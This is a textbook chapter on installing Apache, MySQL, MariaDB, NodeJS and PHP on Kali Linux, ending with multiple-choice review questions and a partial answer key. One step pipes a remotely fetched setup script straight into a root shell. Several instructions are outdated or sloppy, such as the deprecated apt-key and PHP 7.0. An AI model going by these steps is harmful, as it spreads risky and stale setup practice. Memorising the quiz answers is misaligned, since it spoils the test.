


Figure 44 web server

6.2.1 What are the components of Web 2.0?




Figure 45 Web 2.0

The features of Web 1.0 are:

- Very limited interaction between sites and web users
- Portal: Users passively receive information
- Users only act as the ‘consumer’

Features of Web 2.0 are,

> Keep in mind Web 2.0 is a term now more than 15 years in the making. Term that emerged in the mid-2000s. It represents a shift from static web pages to dynamic and interactive websites that allow users to actively participate and contribute content.

- Consists of interactive data
- Facilitates interaction between web users and sites
- Encourages participation, collaboration, and information sharing
- Users are treated as ‘producers’
- Rich Media
- Personalization
- Social Media

6.3 Installing and configuring Apache2

Step 1: On your left side bar you can find terminal. Click on the terminal.

Step 2: Run “sudo apt-get update” command on terminal. Hit enter after typing the command on the terminal.

Step 3: Apache has to be installed as its not pre-installed. Run “sudo apt-get install apache2”, by doing so we are installing apache2 on Kali Linux. Apache2 is the package name in Kali.

Step 4: Adjust the Firewall to Allow web Traffic.

Next, verify that your firewall accepts HTTP and HTTPS traffic, assuming you followed the initial server setup instructions and configured the UFW firewall. You can see if UFW has an Apache application profile by doing the following:

```
sudo ufw app list
```

The Apache Full profile should reflect that it allows traffic to ports 80 and 443.

```
sudo ufw app info "Apache Full"
```

Allow incoming HTTP and HTTPS traffic for this profile:

```
sudo ufw allow in "Apache Full"
```

Step 5: To start or restart or stop the apache2 server,

sudo service apache2 start to start server,

To stop sudo service apache2 stop and

to restart sudo service apache2 restart.





Figure 46 Restarting apache

Step 6: To check whether the apache status "sudo service apache2 status"

Step 7: open web browser and redirect to localhost:80, as port 80 is default port for http request. If apache2 is running u can find the below page.



6.4 Installing and Configure MySQL

Step 1: To install MySQL. We need to install package name mysql-server. On your left bar you can find terminal. Click on the terminal.

Step 2: Run "sudo apt-get install mysql-server" During the installation, MySQL will request you to customary a root password. If you accidentally set the password though the program is installing, it is actual easy to change the root password from within the MySQL shell.






Figure 47 Installing and Configure MySQL



Step 3: When you miss setting up password for mysql server follow these steps:

1)To complete the setup we must run the MYSQL script. Run "mysql_secure_installation"



2)You can even set the level of your password security 0 for low, 1 for medium and 2 for strong.Once you set your password , you can use it.

6.5 Installing NodeJS

Node.js is used to generate dynamic page content, to generate, expose, recite, write, remove, and close files on the server, to manage database and to collect data.

Step 1: Use curl to install NodeJS, run "curl -sL https://deb.nodesource.com/setup_11.x | sudo -E bash". Setup_11.x represent the version of nodejs.

Step 2: run "sudo apt-get update"

Step 3: run "sudo apt-get install -y nodejs"




Figure 48 Installing NodeJS

Step 4: To check the version run "node –version"



NodeJs installs its package manager by default with the installer. NodeJs package management tool is called as "NPM" (Node package Manager)

npm consists of three distinct components:

- the website
- the Command Line Interface (CLI)
- the registry

To install a nodejs package using npm just type:
$ npm install <package name>
Or if you are installing a downloaded package install it using
$ npm install
Execute the bundle using
$ npm / start / run

6.6 Installing MariaDB

MariaDB is a MySQL alternative that offers more functionality, new storage engines, and improved performance. The project website has all the data about MariaDB 10.5 features.

Step1: Update your system using "sudo apt update".

Step2: Add the decencies " sudo apt -y install software-properties-common gnupg2"

Step3: Add MariaDB APT repository to kali Linux

sudo apt-key adv --recv-keys --keyserver keyserver.ubuntu.com 0xF1656F24C74CD1D8

```
cklpt@kali:~$ sudo apt-key adv --recv-keys --keyserver keyserver.ubuntu.com 0x
F1656F24C74CD1D8
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead
(see apt-key(8)).
Executing: /tmp/apt-key-gpghome.1UDl0J6NBJ/gpg.1.sh --recv-keys --keyserver ke
yserver.ubuntu.com 0xF1656F24C74CD1D8
gpg: key F1656F24C74CD1D8: public key "MariaDB Signing Key <signing-key@mariad
b.org>" imported
gpg: Total number processed: 1
gpg:               imported: 1
```

Figure 49 Installing MariaDB

echo "deb [arch=amd64] http://mariadb.mirror.liquidtelecom.com/repo/10.5/debian buster main" | sudo tee /etc/apt/sources.list.d/mariadb.list

```
cklpt@kali:~$ echo "deb [arch=amd64] http://mariadb.mirror.liquidtelecom.com/r
epo/10.5/debian buster main" | sudo tee /etc/apt/sources.list.d/mariadb.list

deb [arch=amd64] http://mariadb.mirror.liquidtelecom.com/repo/10.5/debian bust
er main
```

Step3: Update your system after adding repository using "sudo apt update".

Step4: Install MariaDB on Kali Linux "sudo apt install mariadb-server mariadb-client"

```
cklpt@kali:~$ sudo apt install mariadb-server mariadb-client          100 ×
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  galera-4 mariadb-client-10.5 mariadb-client-core-10.5 mariadb-common
  mariadb-server-10.5 mariadb-server-core-10.5
Suggested packages:
  mailx mariadb-test netcat-openbsd
The following packages will be REMOVED:
  galera-3
The following NEW packages will be installed:
  galera-4 mariadb-client mariadb-client-10.5 mariadb-client-core-10.5
  mariadb-server mariadb-server-10.5 mariadb-server-core-10.5
The following packages will be upgraded:
  mariadb-common
1 upgraded, 7 newly installed, 1 to remove and 571 not upgraded.
Need to get 25.6 MB of archives.
After this operation, 207 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Step5: If you installed “mysql-common”, you need to remove it using “sudo apt remove mysql-common -y”

```
cklpt@kali:~$ sudo apt remove mysql-common -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
After this operation, 204 MB disk space will be freed.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 gdal-data all 3.2.
2+dfsg-1 [462 kB]
Fetched 462 kB in 24s (19.1 kB/s)
(Reading database ... 342760 files and directories currently installed.)
Removing hydra-gtk (9.1-1) ...
Removing legion (0.3.7-0kali2) ...
Removing kali-tools-top10 (2021.1.8) ...
Removing libdbd-mariadb-perl (1.21-3) ...
Removing libgdal27 (3.1.4+dfsg-1) ...

Progress: [ 23%] [#############.....................................]
```

Step6: Start the MariaDB Services “sudo systemctl enable --now mariadb”

Step7: Secure the MariaDB Server “sudo mysql_secure_installation”

Step8: To access MySQL console, you must now enter a username and password. You'll get an access denied error if you don't authenticate. To authenticate, use the -p option: “mysql -u root -p“.

6.7 Installing & Configure PHP 7.0

For installing PHP, the pre-requisites are dpkg package. Installation of dkpg has been covered in Chapter 5. Keep in mind that php and apache may have newer versions so check the vendor website for the latest and greatest versions of the package. You can also use apt-get install with tab completion and it should show you the available versions as well.

Step 1: Run "sudo apt-get -y install php7.0 libapache2-mod-php7.0"




Figure 50 Installing & Configure PHP 7.0

Step 2: Once php is installed we need to restart the apapche2 server.



Step 3: To check whether php is correctly installed:

1) cd /var/www/html

2) sudo nano info.php

3) write the following lines of code into that info.php file.

```
<?php
phpinfo();
?>
```

To save the file ctrl+o and to exit ctrl+x

4) Now go to web browser and browse https://localhost/info.php



PHP Version 7.0.14-2

System	Linux kali 4.6.0-kali1-amd64 #1 SMP Debian 4.6.4-1kali1 (2016-07-21) x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-curl.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled

6.8 Running your first web page on Kali

Step 1: Restart your server run “sudo service apache2 restart”

Step 2: Now go to web browser and browse http://localhost/info.php , your first web page on Kali.




Figure 51 Running your first web page on Kali

Summary:

- LAMP is actually acronym for Linux, Apache, MySQL and PHP i.e., there are basically a group of open-source software used running web servers.
- Programs that use HTTP request to serve files which create web pages to users and response to requests, the response is sent through computers HTTP connection. Web servers are the core of web hosting.
- Run “sudo apt-get install apache2”, by doing so we are installing apache2 on Kali Linux.
- Run “sudo apt-get install mysql-server” to install MySql Server
- Run “sudo apt-get -y install php7.0 libapache2-mod-php7.0” to Install PHP
- Run “sudo apt-get install -y nodejs” to Install NodeJS
- Run “sudo apt install mariadb-server mariadb-client”Install MariaDB

Chapter Review Questions

1. What is the abbreviation of LAMP?

A. Linux Application multiple program

B. Linux Apache Multiple Program

C. Linux Apache MySQL PHP

D. Linux Android MongoDB Php

2. What is the type of OS do you need for hosting IIS webserver?

A. Windows

B. OSx

C. Kali Linux

D. Ubuntu

3. Which is not a component of a webserver?

A. Apache

B. MySQL

C. Elasticsearch

D. PHP

4. What is the default port Apache works on?

A. 8080

B. 486

C. 21

D. 80

5. What is the command that is used to invoke apache ?

A. apache start

B. service apache2 start

C. apache2 service start

D. start apache service

6. What is the command for checking the status of the apache in Kali Linux?

A. apache status

B. service apache status

C. status apache view

D. service apache2 status

7. What is the package name for MySQL?

A. mysql-server

B. mysqlserver

C. mysql

D. Sqlserver

8. Which script is used to complete the MySQL installation?

A. mysql-server installation

B. mysql-secure-install

C. mysql_server_install

D. mysql_secure_installation

9. What is the abbreviation for PHP?

A. Hypertext Preprocessor

B. Preprocessor higher process

C. Pre-hyper processing

D. Pipe handling process

10. Which the latest version of PHP?

A. 5.6

B. 8.5

C. 9.0

D. 7.0

Answers to Chapter Review Questions

1. Answer: C

Explanation: LAMP stands for Linux, Apache, MySQL, PHP. It represents a common software stack used for hosting dynamic websites and web applications. Therefore, option C is correct.

2. Answer: A

Explanation: IIS (Internet Information Services) is a web server software created by Microsoft and is only available for Windows operating systems. Therefore, option A is correct.

3. Answer: C

Explanation: Elasticsearch is not typically considered a component of a web server. It is a separate search and analytics engine used for indexing and searching data. Therefore, option C is correct.

4. Answer: D

Explanation: The default port for the Apache web server is port 80 for HTTP traffic. Therefore, option D is correct.

5. Answer: B

Explanation: The correct command to start the Apache web server in most Linux distributions, including Kali Linux, is "service apache2 start". Therefore, option B is correct.

6. Answer: D

Explanation: The correct command to check the status of the Apache web server in Kali Linux is "service apache2 status". Therefore, option D is correct.

7. Answer: A

Explanation: The package name for MySQL server is typically "mysql-server" in most Linux distributions. Therefore, option A is correct.

8. Answer: D
